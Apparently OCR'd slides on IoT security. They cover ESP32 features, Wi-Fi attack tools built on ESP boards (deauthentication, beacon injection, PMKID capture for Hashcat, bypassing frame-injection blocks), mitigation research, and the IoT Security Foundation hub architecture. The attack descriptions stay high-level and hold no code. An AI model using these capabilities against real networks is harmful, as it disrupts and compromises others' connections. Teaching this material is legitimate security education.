
Memory: The ESP32 has up to 520KB of SRAM for data and program storage, as well as up to 4MB of flash memory for program storage. It also includes an additional 8KB of RTC memory for storing data during sleep mode.

Wireless connectivity: The ESP32 has built-in Wi-Fi and Bluetooth connectivity, with support for a variety of wireless protocols including Bluetooth Classic, Bluetooth Low Energy (BLE), Wi-Fi Direct, and Wi-Fi Protected Setup (WPS).

Peripheral interfaces: The ESP32 includes a variety of peripheral interfaces, including multiple UART, SPI, and I2C interfaces, as well as PWM and ADC pins. It also has support for SD cards, Ethernet, and CAN bus.

Security: The ESP32 includes a range of security features, including support for secure boot, flash encryption, and hardware-accelerated encryption algorithms.

Power management: The ESP32 includes advanced power management features, including multiple sleep modes, which can greatly reduce power consumption in battery-powered applications.



ESP32 for WiFi Attacks

- Using ESP32 for such attacks may allow attackers to scale their malicious intentions more easily and cut cost and complexities of Wi-Fi attack executions to minimum. Being low powered device also opens ways to minimize size of necessary hardware for Wi-Fi attacks and can easily operate on battery while maintaining a low weight
- A universal Wi-Fi penetration tool for ESP32 was introduced, that provides easy way to implement new attacks and their variants in the future. It shows how these attacks can be implemented purely by using ESP-IDF’s public API or by bypassing closed source Wi-Fi Stack Libraries that have incorporated protection against misusing ESP32 for sending forged frames.

Available WiFi attacks using ESP


1. The ESP8266 Deauther is a tool created by a German security researcher named Stefan Kremser, also known as “spacehuhn," that allows users to perform deauthentication attacks on Wi-Fi networks. The tool is built around the ESP8266 microcontroller chip and uses its Wi-Fi capabilities to send deauthentication packets to nearby Wi-Fi clients, causing them to lose their connection to the network.

2. ESP32 Deauther tool is an open-source project that has been developed by various individuals and organizations, and it is likely that "GANESH ICMC/USP" has contributed to its development in some way. The ESP32 Deauther tool is based on the ESP32 microcontroller chip and allows users to perform various Wi-Fi attacks, including deauthentication attacks, beacon frame injection, and probe request attacks. It is designed to be a portable and easy-to-use tool that can be used for testing the security of Wi-Fi networks.


ESP32 Wi-Fi Penetration Tool

- The project consists of following components:
  - **Wi-Fi controller** Component that handles all Wi-Fi interface related operations and provides simplified interface. It's used to initialize Wi-Fi interface, to control access point and station configurations, to switch Wi-Fi interface into promiscuous mode and other similar operations.
  - **Frame analyzer** Main purpose of this component is to parse frames captured by Wi-Fi controller and do an analysis of these frames. For example it does parsing of PMKIDs from EAPOL packets, detected encrypted frames, filter frames by BSSID and passes the results into event pool. It also provides a parsing functionality for other components like HCCAPX serializer.
  - **WSL Bypasser** This component is used to unblock raw frame transmission by overriding blocking function in Wi-Fi Stack Libraries. This component is based on an existing project ESP32- deauther.
  - **Webserver** Webserver component provides an UI to control the tool itself and allows configuration of available attacks. It's build on top of ESPIDFs HTTP server component. Sample of user interface is shown on Figure 8.
  - **PCAP and HCCAPX serializers** These two small components format captured frames into a common formats like PCAP for further analysis in Wireshark or other tools or HCCAPX for direct use with password recovery tool Hashcat.
  - **Main** The main component groups all the attack types and variations alongside with a universal attack handler, that takes care of timeouts, configurations and other shared operations.

IoT Attacks Mitigation


IoT Security Research Work
Designing Authentication Protocols
Device Authentication
Hash and XOR based Lightweight M2M Authentication ; Rainbowchain
User Authentication
Chaotic Map Based Authentication ; Privacy Preserving Biometric Authentication ; Attribute Signature based Blockchain system ; Bloom Filter ; Blockchain based fingerprint verification; CSIP Framework
Data Authentication
Certificateless Signature (CLS) Scheme ; Robust CLS Scheme ; Energy Blockchain ; AC-PKC based two level verification; PoO based Authentication
Developing Authorization Schemes
Indexing Framework for securing IIoT objects; Smart contract based Consortium Blockchain
Preventing Attacks
Replay Attack
Hash and XOR based M2M Authentication ;Privacy Preserving Biometric Authentication
Man in the Middle Attack
Hash and XOR based M2M Authentication ; Chaotic Map Based Authentication
Distributed DoS (DDoS) Attack
Multi-Level DDoS Mitigation Framework (MLDMF)

IoT Attacks Mitigation



IoT Security Research Work

Privacy Preservation

Data Privacy

Blockchain-based searchable encryption ; Lightweight Scalable Blockchain (LSB) ; Credit-based PoW ; Privacy preserving data aggregation

User Privacy

Blockchain connected Gateway ; Data aggregation using private blockchain

Secure Data Management

Distributed Blockchain-based data storage ; Blockchain-based cloud architecture using SDN ; Ethereum blockchain enabled DRL ; SDN enabled IIoT using cuckoo filter based forwarding and ABE; File centric multikey aggregate keyword searchable encryption

Ensuring Basic Security

CIA Security

Blockchain-based SVM ; Blockchain technology with Bell-La Padula and Biba Model ; SDN enabled IIoT with peer entity authentication using Kerberos; MediBChain; Credit-based PoW

Non-Repudiation

Blockchain based non-repudiation network computing service scheme

Access Control

Blockchain-based multi-receivers encryption ; AC-PKC based Fuzzy Authentication; Blockchain consensus mechanism

Ensuring Trust

Blockchain-based Proxy Re-encryption scheme; Decentralized trust management using both PoS and PoW

Research Challenges

- More research need to be conducted to develop a lightweight and robust trust management system for both ultra-low power and powerful devices. In addition to this, physical security, risk management, trustworthiness and intrusion detection should be ensured at all layers of IoT.
- A well-defined standard for security is needed for catering to diverse applications, industries, and businesses in a pragmatic way. Distinct security policies and frameworks are mandatory for ensuring stable and reliable communication to take place.
- The security protocols should be improved in accordance with the application’s need. Information about the deployment location or identity of a device may require hiding from anonymous users. K-anonymity approach may be suitable for performing that task for low-powered devices.


- Real-time data analysis in the IoT node using appropriate ML and DL-based approaches can be developed before the transmission of data.
- Learning-based algorithms are trained with datasets and may sometimes produce inaccurate output. The inaccuracy appears due to the lack of real-world dataset from the IoT environment or selection of inappropriate algorithm.
- A more lightweight cryptographic algorithm can be designed for IoT hardware and end-to-end communication. The encryption algorithms can be combined with autonomic approaches to provide a holistic security solution for security threats for IoT applications.

IoT Security Foundation

- The IoT Security Foundation was established to respond to the myriad of challenges and concerns over security in IoT.
- The IoT Security Foundation has proposed a hub-based architecture with the following intentions:
  - Reduce/manage complexity of IoT systems by simplifying implementation options
  - Demonstrate what a good security regime looks like, by example
  - Explain the benefits of a hub-based approach including achieving security goals, maintaining system hygiene and resilience, managing extensions and life-cycle provisioning
- This Hub reference architecture aims at providing a user-friendly centralized management solution for Enterprises deploying IoT devices and solutions


https://www.iotsecurityfoundation.org/wp-content/uploads/2018/11/IoT-Security-Architecture-and-Policy-for-the-Enterprise-a-Hub-Based-Approach.pdf

Hub based Security Architecture



- The main Hub functions or support capabilities include network management, connecting devices securely, and lifecycle management. Some of these Hub functions support Enterprise IoT security:
- Network Management and Security Tools
  - Local IoT Network: Implementing a local IoT Network to separate traffic, minimize attack surface and protect business operations
  - Separation of Testing, Staging and Live Systems: Separating systems to reduce the risk of new devices, reducing the security of the IoT ecosystem
  - Gateways and Firewalls: Implementing gateways and firewalls to protect networks and data, and manage traffic
- Connecting Devices Securely
  - Authentication and Authorization: Using authentication and authorization to ensure only verified and permitted devices are on the network
  - Secure Boot: Using secure boot to validate the integrity of IoT software
  - Roots of Trust: Implementing roots of trust to support security foundation
- Lifecycle Management
  - Monitoring and Audit: Using monitoring, discovery and audit tools to oversee the IoT ecosystem, take action based on informed decisions, and prove compliance
  - Update and Patch: Managing update and patch processes and history to support security best practice throughout the device lifecycle
  - Manage Device Identity and Authorization: Using device identity to manage and improve security of devices, including end-of-life provisioning
  - Managing End-Of-Life: Managing device end-of-life securely for scenarios including device end-of-support, replacement, and ownership transfer

IoT Code of Practice



10 Monitor system telemetry data

11 Make it easy for consumers to delete personal data

12 Make installation and maintenance of devices easy

13 Validate input data

